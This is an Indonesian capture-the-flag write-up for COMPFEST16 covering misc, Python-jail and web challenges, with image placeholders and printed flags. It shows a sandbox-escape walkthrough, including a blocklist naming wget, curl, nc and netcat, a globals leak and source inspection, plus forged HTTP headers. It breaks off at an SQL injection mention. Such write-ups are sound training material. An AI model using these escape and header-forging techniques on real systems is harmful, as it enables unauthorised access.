

FLAG: COMPFEST16{g0D_bl3Ss_L1nU5_t0RV4ldS_7f3c45c4dc}

# Misc


## Sanity Check


FLAG: COMPFEST16{gLHF_r3g4rDS_k3ng_nabilmuafa_Zanark_fahrul_tipsen_Maskrio_Ultramy_ultradiyow_PapaChicken_Keego_d7eec71f36}


# sigma code




Diberikan sebuah file .mp3 yang isinya merupakan suara angka, kami coba men-convert ke teks




Lalu kami coba me-decodenya menggunakan magic tools di cyberchef




FLAG: COMPFEST16{y4y_35d06513dd}

# john-O-jail




Diberikan sebuah koneksi netcut dan 2 attachment.

- **challange.py**

```python
import inspect as [REDACTED]


blocked1 = ['eval', 'exec', 'execfile', 'compile', 'open',
    'file', 'input', 'import', 'getattr', 'setattr', 'delattr','attr', 'var', 'help',
    'dir', 'bytearray', 'bytes', 'memoryview', '__import__',  'os', 'sys', 'subprocess', 'shutil', 'socket', 'threading',
    'multiprocessing', 'ctypes', 'marshal', 'pickle', 'class', 'cPickle',
    'atexit', 'signal', 'resource', 'inspect', 'tempfile', 'decode', '__dict__', 'co', '__class__', '__bases__', '__mro__', '__subclasses__', '__code__', '__closure__', '__func__', '__self__',
    '__module__', '__defaults__', '__annotations__', '()', '[', '{', ']', '}', '0', '1', '2', '3', '4', '5', '6',
    '7', '8', '9', 'True', 'False', '=', 'dict', 'update', 'pop', 'remove', 'set']
```

```
blocked2 = [';', '..', '&&', '|', '`', '$', '>', '<', '(', ')', '[', ']', '{', '}', '!', '#', '&', '*', '\\', '\n', '\r', '\x00',
    '%', '"', "'", 'wget', 'curl', 'rm', 'chmod', 'chown', 'perl', 'php', 'bash', 'sh', 'nc', 'netcat', 'ncat', 'echo',
    'touch', 'cat', 'cd', 'mv', 'cp', 'ftp', 'scp', 'ssh', 'telnet', 'perl', 'ruby', 'pip', 'apt-get', 'yum',
    'brew', 'kill', 'killall', 'nohup', 'service', 'systemctl', 'shutdown', 'reboot', 'poweroff', 'mkfs', 'fdisk', 'dd',
    'iptables', 'ufw', 'route', 'ifconfig', 'ip', 'passwd', 'useradd', 'userdel', 'groupadd', 'groupdel', 'usermod',
    'groupmod', 'sudo', 'su', 'cron', 'crontab', 'vi', 'nano', 'pwd', 'e', '?', 'awk', 'tac', 'tail', 'xxd', 'hd', 'diff', 'od', 'cut',
    'uniq', 'strings', 'fold', 'sort']

def secret_function(password):
    if password == [REDACTED]':
        print('John escaped from his cell! \nNow try helping him escaping the jail.')
        stage2()
    else:
        print('Nope! Try again.')

def stage1():
    while True:
        user_input = input(">>> ")
        if user_input.lower() in ["exit"]:
            break
        if check1(user_input) == False:
            break
        try:
            print(eval(user_input))
        except Exception as e:
            print("The police noticed your attempt. Try again.")
            return

def stage2():
    while True:
        user_input2 = input(">> ")
        if user_input2.lower() in ["exit"]:
            break
        if check2(user_input2) == False:
            break
        try:
            print(__import__('os').system(user_input2))
        except Exception as e:
            print("Bad attempt at escaping jail. Try again.")
            return

def check1(payload):
    if not payload.isascii(): return False
    for i in blocked1:
        if i in payload:
            print('Nice try, the police have found you and put you back in your cell.')
            return False
    return True

def check2(payload):
    if not payload.isascii(): return False
    words = payload.split()
    if len(words) < 2: return False
    for i in blocked2:
        if i in payload:
            print('You climbed the wrong wall. Try again.')
            return False
    return True
```

```
if __name__ == '__main__':
    print("John has been detained in prison for the second time.")
    print("Help him escape!")
    while True:
        print('''
What will you do?
    1. Write a payload
    2. Input jail cell password
    3. Exit
            ''')
        chosen = input("> ")
        if chosen == '1':
            print("Type 'exit' to quit.")
            stage1()
        elif chosen == '2':
            password = input("Enter your password: ")
            secret_function(password)
        elif chosen == '3':
            break
        else:
            print('Command not found!')
            break
    print('Bye.')
```

- **flag.py**

```
def flag_peye():
    try:
        assert(1+1==0)
        print("\nOh no! John has escaped with the flag:
COMPFEST16{fake_flag}\n")
    except AssertionError:
        print(f"\nJohnny Johnny no escape!\n")

if __name__=='__main__':
    flag_peye()
```

Untuk mendapatkan flag pada soal ini, kita perlu membantu John melarikan diri dengan melewati pemeriksaan keamanan dalam program Python (blocked1 dan blocked2). Tantangan ini melibatkan analisis script, menemukan password tersembunyi, dan menggunakan password tersebut untuk melanjutkan ke tahap berikutnya. Selanjutnya, perlu melewati lapisan keamanan kedua untuk mendapatkan flag. Langkah pertama yang harus dilakukan adalah mencari tahu apa password yang harus dimasukkan pada fungsi “secret_function()”. Sebelum itu kita harus mencari tahu modul “inspect” di-import sebagai alias apa pada program tersebut.

masukkan “print(secret_function.__globals__)” pada stage 1 untuk mendapatkan alias dari module import.


Setelah menjalankan perintah diatas, dapat dilihat alias dari module import pada program tersebut adalah “look”. Setelah itu kita dapat mendapatkan password pada function “secret_function” dengan menggunakan perintah “look.getsource(secret_function)”.

```
>>> look.getsource(secret_function)
def secret_function(password):
    if password == 'p4sS-w0rD!-45@65-#34$':
        print('John escaped from his cell! \nNow try helping him escaping the jail.')
        stage2()
    else:
        print('Nope! Try again.')
```

Setelah itu kita bisa memasukkan password yang didapatkan

```
> 2
Enter your password: p4sS-w0rD!-45@65-#34$
John escaped from his cell!
Now try helping him escaping the jail.
>>
```

Setelah password dimasukkan, kita masuk ke function stage2(). pada stage 2 kita harus melihat isi dari file flag.py untuk mendapatkan flagnya. input perintah “nl flag.py” untuk melihat isi dari flag.py

```
>> nl flag.py
     1  def flag_peye():
     2      try:
     3          assert(1+1==0)
     4          print("\nOh no! John has escaped with the flag: COMPFEST16{0h_nO_h3_3zc4p3I7_77bf797d68}\n")
     5      except AssertionError:
     6          print(f"\nJohnny Johnny no escape!\n")

     7  if __name__=='__main__':
     8      flag_peye()
0
```


Flag: COMPFEST16{0h_nO_h3_3zc4p3I7_77bf797d68}

# Feedback



FLAG: COMPFEST16{t3R1M4_kaS1H_0rANg_b41K_s3M0g4_m4SuK_f1nAL_a4M11n_0951b87a1d}

# Web Exploitation

## Let's Help John!




Diberikan sebuah link menuju website




Clue diatas mengindikasikan kita perlu mengubah requestnya dengan menambahkan Referer dari http://state.com.

**Request**

```
GET /play HTTP/1.1
Host: challenges.ctf.compfest.id:9016
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Referer: http://state.com
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

**Response**

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.8.19
Date: Sun, 01 Sep 2024 04:18:52 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 207
Set-Cookie: quantity=Limited; Path=/
Connection: close


<!doctype html>
<p>
  Shhh... see the officer over there? He loves cookies, let's
  keep him busy with it and take his credentials.
</p>
<p>
  Make sure his Cookie quantity is not "Limited". Make it
  "Unlimited"!
</p>
```

Lalu, diminta untuk mengubah cookie quantity menjadi unlimited.

**Request**

```
GET /play HTTP/1.1
Host: challenges.ctf.compfest.id:9016
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Referer: http://state.com
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
cookie: quantity=Unlimited
```

**Response**

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.8.19
Date: Sun, 01 Sep 2024 04:20:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 153
Connection: close


<!doctype html>
<p>
  Wow! That was cool! Now we need to change our identity using
  the identity we got!
</p>
<p>
  Change your User-Agent to "AgentYessir".
</p>
```

Selanjutnya diminta mengubah User-Agent menjadi AgentYessir

**Request**

```
GET /play HTTP/1.1
Host: challenges.ctf.compfest.id:9016
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: AgentYessir
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Referer: http://state.com
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
cookie: quantity=Unlimited
```


**Response**

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.8.19
Date: Sun, 01 Sep 2024 04:21:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 99
Connection: close


<!doctype html>
<p>
  Great! To make it obvious for John, lets say it's From
  pinkus@cellmate.com.
</p>
```


Terakhir, diminta menambahkan From: pinkus@cellmate.com


Flag: COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3}

# Chicken Daddy




Pada chall kali ini kita dihadapkan dengan web yang menyediakan menu menu makanan, kita juga bisa melakukan view recipe untuk melihat resep dari makanan yang kita pilih.




Pada fitur view recipe terdapat kerentanan sql injection, kita dapat memanfaatkan kerentanan tersebut untuk mendapatkan flag

setelah mencari informasi lebih lanjut, saya menemukan path dari flag di Dockerfile, berikut pathnya:


COPY flag.txt /home/redacted/flag.txt

